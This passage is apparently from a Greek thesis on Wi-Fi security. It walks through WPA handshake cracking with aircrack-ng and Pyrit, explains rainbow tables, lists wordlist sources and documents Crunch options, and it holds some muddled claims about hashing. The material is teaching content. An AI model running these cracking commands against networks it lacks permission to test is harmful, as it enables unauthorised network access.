


Εικόνα 36: Πακέτα αποαυθεντικοποίησης του client

Τέλος αφού έχει δημιουργηθεί ένα αρχείο file-01.cap από το deauthentication είμαστε έτοιμοι να επιτεθούμε με λεξικό. Στο πρώτο λεξικό με τα σταθερά νούμερα δεν βρήκαμε το κλειδί.

Βήμα 5^{ο} aircrack-ng file-01.cap -w/root/kinita.lst

Εισάγουμε το λεξικό και εκτελούμε επίθεση με την σουίτα aircrack. Η τελική απάντηση ήρθε μετά από σχεδόν 4 ώρες.



Εικόνα 37: Το κλειδί βρέθηκε

4.6.1 Cracking with Pyrit

Δεν χρειάζεται να επαναλάβουμε την διαδικασία αποαυθεντικοποίησης αφού έχουμε το αρχείο στο οποίο έχει γίνει και από εδώ και πέρα η επίθεση είναι offline. Με την εντολή

1) Pyrit list_cores

Το Pyrit μας εμφανίζει τους επεξεργαστές και την κάρτα γραφικών τα οποία χρησιμοποιεί στην διαδικασία δημιουργίας precomputed tables. Στη συνέχεια εκτελούμε την εντολή

2) Pyrit benchmark

Η οποία μας δείχνει την επεξεργαστική ισχύ όλων μαζί , η οποία μετριέται σε Pairwise Master Keys ανά δευτερόλεπτο. Συνολικά έχουμε περίπου 14.000 PMK/S.


Στη συνέχεια εκτελούμε

3) Pyrit -e Brooklyn create_essid

Όπου δημιουργούμε precomputed table για το συγκεκριμένο essid .

Με την εντολή 4) Pyrit -i kinita.lst import_passwords


Κάνουμε εισαγωγή το λεξικό με τα κινητά και το αποτέλεσμα φαίνεται παρακάτω.



Εικόνα 38: Εισαγωγή λεξικού

Με την εντολή 5) Pyrit eval


Η οποία ενημερώνει για την κατάσταση της βάσης, οπότε σ'αυτό το σημείο θα μας εμφανίσει τον αριθμό των password που εισήχθησαν επιτυχώς σε αυτή.



Εικόνα 39: Επιβεβαίωση της βάσης δεδομένων

6) Pyrit batch

Με αυτό θα συμπληρωθούν όλα τα κενά στη βάσης μας, δηλαδή θα υπολογιστούν τα PMK για όλους τους δυνατούς συνδιασμούς καταχωρημένων password και SSID. Δηλαδή, ουσιαστικά, θα δημιουργηθούν πίνακες με precomputed PMK, με πηγή όλα τα καταχωρημένα password της βάσης και για όλα τα καταχωρημένα ονόματα δικτύων (ένα δίκτυο συγκεκριμένα). Και αυτοί οι πίνακες θα καταχωρηθούν στην βάση. Αυτή η διαδικασία απαιτεί μεγάλη υπολογιστική ισχύ και για το λόγο αυτό θα χρειαστεί ο περισσότερος χρόνος. Αφού ολοκληρωθεί φαίνεται το αποτέλεσμα στην εικόνα 40.




Εικόνα 40: Δημιουργία precomputed tables από ESSID και password

Τέλος εκτελούμε την εντολή

7) Pyrit -r file-01.cap attack_batch (ή attack_db)

Θα επιτεθεί στο δίκτυο του οποίου τα πακέτα έχουν συλληφθεί στο file-01.cap Πρώτα θα επιτεθεί με όσα ήδη υπολογισμένα PMK υπάρχουν στη βάση, για το συγκεκριμένο SSID. Αν δεν υπάρχουν ή δεν έχουν υπολογιστεί τα PMK για όλα τα καταχωρημένα password (πληρότητα <100%) θα αρχίσει να τα υπολογίζει on-the-fly βάζοντας τα ταυτόχρονα και στη βάση. Ενναλακτικά με την εντολή attack_db

επιτείθεται μόνο με τα ήδη υπολογισμένα PMK που υπάρχουν στη βάση. Τα αποτελέσματα παίρνουμε στην εικόνα 41.



Εικόνα 41: Εύρεση του κλειδιού με το pyrit

Σκάναρε περίπου το μισό precomputed table σε μόλις 10δευτερόλεπτα , και η συνολική διάρκεια σπασίματος πήρε λιγότερο από μια ώρα σε αντίθεση με την σουίτα aircrack-ng.


4.7 Rainbow tables

Το 1980 ο Martin Hellman διατύπωσε μια τεχνική κρυπτανάλυσης που μειώνει τον χρόνο αποκρυπτογράφησης χρησιμοποιώντας δεδομένα που είναι αποθηκευμένα στην μνήμη του υπολογιστή μας. Η τεχνική ονομάστηκε “time-memory trade-off”.

Σε γενικές γραμμές η τεχνική χρησιμοποιεί προ-αποθηκευμένα δεδομένα και calculated δεδομένα για να επιταχύνει την αποκρυπτογράφηση οποιουδήποτε κωδικού με συμμετρική κλείδα κρυπτογράφησης. (π.χ. για MD5 hashes). Έτσι με δεδομένα περίπου 1.4Gb (δύο CD-ROM) είναι εφικτή η αποκρυπτογράφηση

οποιουδήποτε αλφαριθμητικού κωδικού μέσα σε ~13.6 secs σε έναν σχετικά μέτριο υπολογιστή σημερινής γενιάς.

Τώρα θα δούμε πως δουλεύει μια hashing function: Καταρχήν ας πούμε πως δουλεύει ένα Hashing function. Ένα Hashing function μετασχηματίζει το λεγόμενο plain-text σε ένα hash-text έτσι ώστε απο το hash-text να μην μπορεί να εξαχθεί το plain-text χωρίς το "κλειδί". Αυτό θέλουμε απο μια ρουτίνα κρυπτογράφησης.



Εικόνα 42: Plaintexts - Hashes

Αν θέλουμε τώρα να βρούμε την τιμή για ένα plain-text απο το hash-text χωρίς να έχουμε το "κλειδί" εννοείται έχουμε δύο σενάρια γι'αυτό:


- να ξεκινήσουμε να κάνουμε συμμετρική κρυπτογράφηση λέξεων απο ένα dictionary π.χ. μέχρι να βρούμε ένα matching hash-text

- να ξεκινήσουμε να κάνουμε συμμετρική κρυπτογράφηση όλων των δυνατών συνδυασμών γραμμάτων για την σύνθεση λέξεων μέχρι να βρούμε ένα matching hash-text. Το τελευταίο λέγεται και brute-force attack, ενώ το πρώτο dictionary-based attack.

Η αδυναμία και στα δύο σενάρια είναι ότι τα generated hashes θα χρειαστούν άπειρη αποθηκευτική ικανότητα -αν τα αποθηκεύουμε για να κάνουμε το search μετά- καθώς επίσης και άπειρο -σχεδόν- χρόνο για να παραχθούν. Ειδικά με το brute-force attack που δοκιμάζει όλους του πιθανούς συνδυασμούς. Μη αποδοτικό. Τα Rainbow tables είναι ένας συμβιβασμός ανάμεσα σε αποθηκευτική ικανότητα και


ικανότητα προ-υπολογισμού τιμών.Το κλειδί για την κατανόηση λειτουργίας τους έγκειται στην λεγόμενη Reduction function.

Όπως είπαμε ένα Hashing function μετασχηματίζει plain-texts σε hash-texts. Ένα Reduction function μετασχηματίζει hash-texts σε plain-texts.



Εικόνα 43: Reduction function

Οι αλυσίδες που αποτελούν τα Rainbow tables είναι αλυσίδες απο one-way hashing και reduction functions που αρχίζουν απο ένα συγκεκριμένο plain-text και τελειώνουν σε ένα συγκεκριμένο hash-text. Στο Rainbow table αποθηκεύουμε μονάχα το αρχικό plain-text και το hash-text στο οποίο "επιλέγουμε" να σταματήσουμε. Έτσι σε ένα "record" του rainbow table έχουμε με αυτό τον τρόπο αποθηκεύσει εκατομμύρια ενδιάμεσα hashes τα οποία αναπαρίστανται με το αρχικό plain-text και το τελικό hash-text. Με άλλα λόγια αν ξέρουμε την αρχή και το τέλος της αλυσίδας μας τα ενδιάμεσα μπορούν να γίνουν calculate.



Εικόνα 44: Rainbow table

Η περίπου μορφή ενός τέτοιου Rainbow table είναι η παρακάτω (μετά απο παραγωγή πολλών αλυσίδων) :

iaisudhiu -> 4259cc34599c530b1e4a8f225d665802

oxcvioix -> c744b1716cbf8d4dd0ff4ce31a177151

9da8dasf -> 3cd696a8571a843cda453a229d741843

[...]

sodifo8sf -> 7ad7d6fa6bb4fd28ab98b3dd33261e8f

Έτσι τώρα η αλυσίδα μας είναι έτοιμη να χρησιμοποιηθεί. Έχουμε ένα συγκεκριμένο hash και θέλουμε να ελέγξουμε αν είναι μέσα σε μια απο τις προ-υπολογισμένες αλυσίδες μας. (άρα να βρούμε το plain-text που του αντιστοιχεί)

Ο αλγόριθμος είναι πολύ απλός :

1. Έλεγξε αν υπάρχει το hash στην λίστα με τα τελικά hashes, αν ναι break το loop.

2. Αν δεν είναι εκεί μείωσε το hash σε ένα άλλο plain-text και κάνε hash αυτό το νέο plain-text.


3. Πήγαινε στο βήμα 1.

4. Αν το hash ταιριάζει με κάποιο απο τα final hashes, τότε η αλυσίδα για την οποία το hash ταιριάζει περιέχει το αρχικό μας hash.

Με αυτό τον τρόπο μπορούμε να τσεκάρουμε hashes που δεν είναι στην πραγματικότητα αποθηκευμένα πουθενά στον δίσκο ή στην μνήμη αλλά "ανασύρονται" απο την αλυσίδα εκείνη την στιγμή που χρειάζονται μέσω του απλού αυτού αναδρομικού αλγόριθμου. Ο λόγος τώρα που αυτή η δομή/τεχνική αποκαλέστηκε Rainbow tables είναι επειδή κάθε κολώνα στο table χρησιμοποιεί -λόγω αναδρομής- διαφορετική reduction function.

Αν κάθε reduction function ήταν διαφορετικό χρώμα και είχαμε αρχικά plain-texts στην κορυφή και τελικά hashes στο τέλος ή όλη δομή θα έμοιαζε με ένα τεράστιο ουράνιο τόξο.

Τέλος να αναφέρουμε ότι rainbow tables μπορούμε να δημιουργήσουμε και με το coWPAtty (linux, backtrack) και με το Winrtgen μέσω windows (Εικόνα 45).



Εικόνα 45: Δημιουργία rainbow tables μέσω του Wintrgen

Όπως φαίνεται και στην εικόνα 46, μπορούμε να επιλέξουμε τον κατάλληλο αλγόριθμο (πχ AES) να καταχωρήσουμε το μέγιστο μήκος του κλειδιού καθώς και τα σύμβολα που θα περιέχει. Η ίδια διαδικασία γίνεται και στην δημιουργία precomputed πινάκων για WPA/WPA2 με την διαφορά ότι επιλέγουμε και ένα SSID που θα γίνει hash μαζί με τα κλειδιά που θα φτιαχτούν.

Στο ιντερνετ υπάρχει ένα έτοιμο precomputed table μεγέθους 33gb συμπιεσμένο, γνωστό και ως ‘’church of WiFi’’, το οποίο περιέχει 1 εκατομμύριο λέξεις από διάφορα λεξικά hasharismena με τα Top 1000 SSID σε όλη την Ευρώπη που επιλέχθηκαν από το wingle.net. Επίσης στην ιστοσελίδα http://freerainbowtables.com/ διατίθενται rainbow tables τα οποία έχουν δημιουργήσει χρήστες με βάση προσωπικά λεξικά και προτιμήσεις και μπορούν να κατεβάσουν ελεύθερα.

SSID Stats (top 1000)

SSID	Total	Percent
<no ssid>	2156875	6.105%
linksys	2134816	6.043%
NETGEAR	724359	2.050%
default	606257	1.716%
Belkin54g	286568	0.811%
hpsetup	253291	0.717%
no_ssid	239556	0.678%
Wireless	231422	0.655%
DLINK	229343	0.649%
WLAN	124221	0.351%
BTOpenzone	120781	0.341%
home	113651	0.321%
ACTIONTEC	91955	0.260%
Free Public WiFi	88656	0.250%
BTFON	85805	0.242%
<hidden ssid>	75416	0.213%
freephonie	66093	0.187%
FreeWiFi	64145	0.181%
smc	59875	0.169%
(null)	46691	0.132%
MSHOME	44963	0.127%
ZyXEL	44348	0.125%

IEEE OUI Stats (top 1000)

Manufacturer	Total	Percent
D-LINK CORPORATION	1157051	3.275%
THE LINKSYS GROUP, INC.	1117566	3.163%
CISCO-LINKSYS	1089774	3.084%
CISCO-LINKSYS, LLC	1062662	3.008%
CISCO-LINKSYS LLC	969157	2.743%
CISCO SYSTEMS	745527	2.110%
BELKIN CORPORATION	659733	1.867%
NETGEAR INC.	648112	1.834%
2WIRE, INC	606757	1.717%
ACTIONTEC ELECTRONICS, INC	485341	1.373%
NETGEAR, INC.	481287	1.362%
GEMTEK TECHNOLOGY CO., LTD.	407167	1.152%
NETGEAR INC	341397	0.966%
SYMBOL TECHNOLOGIES, INC.	327385	0.926%
2WIRE, INC.	262372	0.742%
ABOCOM	260368	0.737%
INTEL CORPORATE	242717	0.687%
APPLE COMPUTER	222882	0.630%
ASKEY COMPUTER CORP.	217120	0.614%
THOMSON TELECOM BELGIUM	201445	0.570%
ABOCOM SYSTEMS, INC.	197697	0.559%
AGERE SYSTEMS	181812	0.514%

Manufacturer Stats

Manufacturer	Total	Percent
Linksys	2883460	8.162%
D-Link	1377947	3.900%
Cisco	1243556	3.520%
Dell	913308	2.585%
Netgear	861454	2.438%
Belkin	496747	1.406%
2wire	460612	1.303%
Symbol	327385	0.926%
Apple Computer	247730	0.701%
Alpha Networks	217043	0.614%
SMC	211041	0.597%
Lucent	203240	0.575%
Trend	197697	0.559%
Askey	178383	0.504%
Intel	176131	0.498%
Orinoco	165133	0.467%
Buffalo	145722	0.412%
Avaya	145717	0.412%
Agere	145717	0.412%
Airespace	137952	0.390%
Proxim	137789	0.390%
Aruba	125157	0.354%

Εικόνα 46: Εύρεση των περισσότερων χρησιμοποιούμενων SSID's από το wingle.net

Πλεονέκτημα των rainbow tables είναι η σαφώς μεγαλύτερη ταχύτητα που μπορούν να επεξεργαστούν είτε από την cpu είτε από την gpu, βέβαια μειονεκτούν ως προς το γεγονός ότι αν αλλάξει ο χρήστης το SSID του δικτύου του, τότε το precomputed table είναι άχρηστο.

4.8 Wordlists

Τέλος, εκτός από τα Rainbow Tables πρέπει να αναφερθούμε στις wordlist οι οποίες αποτελούν το κύριο συστατικό των rainbow tables καθώς και ένα βασικό εργαλείο για την διαδικασία σπασίματος των ασύρματων δικτύων. Ουσιαστικά μια wordlist είναι σαν ένα κανονικό λεξικό. Σε ένα txt αρχείο τοποθετούνται λέξεις οι οποίες σκανάρονται από το εκάστοτε πρόγραμμα σπασίματος ασύρματων δικτύων μέχρι να βρεθεί η ακριβής λέξη που ταιριάζει. Υπάρχουν πολλά site τα οποία προσφέρουν wordlist όπως είναι τα παρακάτω:

ftp://ftp.openwall.com/pub/wordlists/
http://www.openwall.com/mirrors/
ftp://ftp.ox.ac.uk/pub/wordlists/
http://gdataonline.com/downloads/GDict/

http://www.theargon.com/achilles/wordlists/
http://theargon.com/achilles/wordlists/theargonlists/
ftp://ftp.cerias.purdue.edu/pub/dict/
http://www.outpost9.com/files/WordLists.html
http://www.securinfos.info/wordlists_dictionnaires.php
http://www.vulnerabilityassessment.co.uk/passwords.htm
http://packetstormsecurity.org/Crackers/wordlists/
http://www.ai.uga.edu/ftplib/natural-language/moby/
http://www.insidepro.com/eng/download.shtml
http://www.word-list.com/
http://www.cotse.com/tools/wordlists1.htm
http://www.cotse.com/tools/wordlists2.htm
http://wordlist.sourceforge.net/

Φυσικά μια dummy wordlist η οποία έχει μεν πολλές λέξεις αλλά καταλαμβάνει μεγάλο αποθηκευτικό χώρο δεν μας βοηθάει στη διαδικασία του cracking διότι αντιθέτως θα την επιβραδύνει αφού χρειάζεται περισσότερο χρόνο να σκανάρει τις λέξεις. Έτσι χρειαζόμαστε την κατάλληλη wordlist η οποία να περιέχει ένα σύνολο πιθανότερων λέξεων. Για παράδειγμα αν θέλουμε να σπάσουμε ένα δίκτυο στην Ελλάδα δεν θα χρησιμοποιήσουμε μια wordlist με ιταλικές λέξεις. Ή για παράδειγμα αν ένα δίκτυο (netfaster) χρησιμοποιεί σαν WPA key νούμερα τότε θα χρειαστούμε ένα λεξικό εξ ολοκλήρου από αριθμούς και όχι χαρακτήρες.

4.8.1 Εργαλεία για δημιουργία Wordlist

Στη διαδικασία δημιουργίας μιας wordlist υπάρχουν πολλά εργαλεία στο Backtrack. Τα εργαλεία αυτά μας βοηθάνε να δημιουργήσουμε μια wordlist σύμφωνα με τις ανάγκες μας, οι οποίες είναι διαφορετικές σε κάθε επίθεση. Το πιο γνωστό εκ των οποίων είναι το Crunch.

4.8.1.1 Crunch

Το Crunch είναι ένα εργαλείο για τη δημιουργία λεξικών για Bruteforce το οποίο μπορεί να χρησιμοποιηθεί ακόμη για έλεγχο αντοχής κωδικών.

Το μέγεθος αυτών των λεξικών δεν πρόκειται να υποτιμηθεί, ωστόσο το Crunch μπορεί να κάνει χρήση διαφόρων μοντέλων για την μείωση του μεγέθους των λεξικών, μπορεί να συμπιέσει τα αρχεία εξόδου σε διάφορες μορφές. Επίσης στην τελευταία του έκδοση ενσωματώθηκε ένα παράθυρο το οποίο συμβουλεύει τον χρήστη για το μέγεθος της wordlist που θα δημιουργήσει, δίνοντας του τρία δευτερόλεπτα για να σταματήσει την δημιουργία αν είναι πολύ μεγάλο για την προοριζόμενο χρήση του. Το πλήρες φάσμα των επιλογών είναι το εξής:

-b :Μέγιστα bytes ανά αρχείο τα οποία μπορεί να γράψει, έτσι εκτελώντας αυτή την επιλογή ο χρήστης μπορεί να χωρίζει μια μεγάλη wordlist σε επιμέρους. Μεγέθη όπως bytes, Mbytes, Gbytes πρέπει να χρησιμοποιούνται σε συνδυασμό με το "-o START".

-c : Αριθμός γραμμών που πρέπει να γραφτούν στο αρχείο εξόδου μαζί με το "-o START".

-d : Περιορίζει τον αριθμό των διαδοχικών πανομοιότυπων χαρακτήρων.

-e : Καθορίζει πότε το Crunch πρέπει να σταματήσει νωρίς.

-f : Διαδρομή προς το αρχείο charset.lst για χρήση, η στάνταρ θέση του είναι '/pentest/passwords/crunch/charset.lst
πρέπει να χρησιμοποιείται σε συνδυασμό με το όνομα της επιθυμητής λίστας charset, όπως «mixalpha-numeric-space»

-i : Αντιστρέφει την ακολουθία εξόδου από αριστερά προς τα δεξιά σε δεξιά προς τα αριστερά ((Έτσι, αντί AAA, AAB, AAC, κλπ, το προϊόν θα είναι AAA BAA CAA)

-l : Κατά τον καθορισμό δικών μας προτύπων με την επιλογή-t, το L μας επιτρέπει να αναγνωρίσουμε ποιοι από τους χαρακτήρες θα πρέπει να ληφθούν ως κατεξοχήν χαρακτήρες αντί για Place Holders όπως (@ ^%).

-o :Μας επιτρέπει να καθορίσουμε το όνομα του αρχείου / τοποθεσία για την έξοδο, π.χ. / media / flashdrive / wordlist.txt

-p : Εκτυπώνει παραλλαγές των λέξεων ή των χαρακτήρων που προβλέπονται στη γραμμή εντολών.

-q : Εκτυπώνει αντιμεταθέσεις από τις λέξεις ή τους χαρακτήρες που βρίσκονται σε ένα καθορισμένο αρχείο

-r : Συνεχίζει από μια προηγούμενη περίοδο, ακριβώς την ίδια σύνταξη που χρησιμοποιήθηκαν με την –r

-s : Μας επιτρέπει να καθορίσουμε την αρχική σειρά των λέξεων μας.

-t :Μας επιτρέπει να ορίσουμε ένα συγκεκριμένο μοτίβο για να χρησιμοποιήσουμε. Ίσως μία από τις πιο σημαντικές λειτουργίες!

Place holders για τα σύνολα σταθερών χαρακτήρων είναι:

@ - χαρακτήρες πεζών

, - χαρακτήρες κεφαλαίων

% - Αριθμητικοί χαρακτήρες

^ - Ειδικοί χαρακτήρες (συμπεριλαμβανομένου του κενού)

-u Συμπιέζει το output της wordlist και το μέγεθος πριν από την έναρξη δημιουργίας του λεξικού.

-z Προσθέτει υποστήριξη για να συμπιέσει την παραγωγή εξόδου, υποστηρίζει gzip, bzip & LZMA

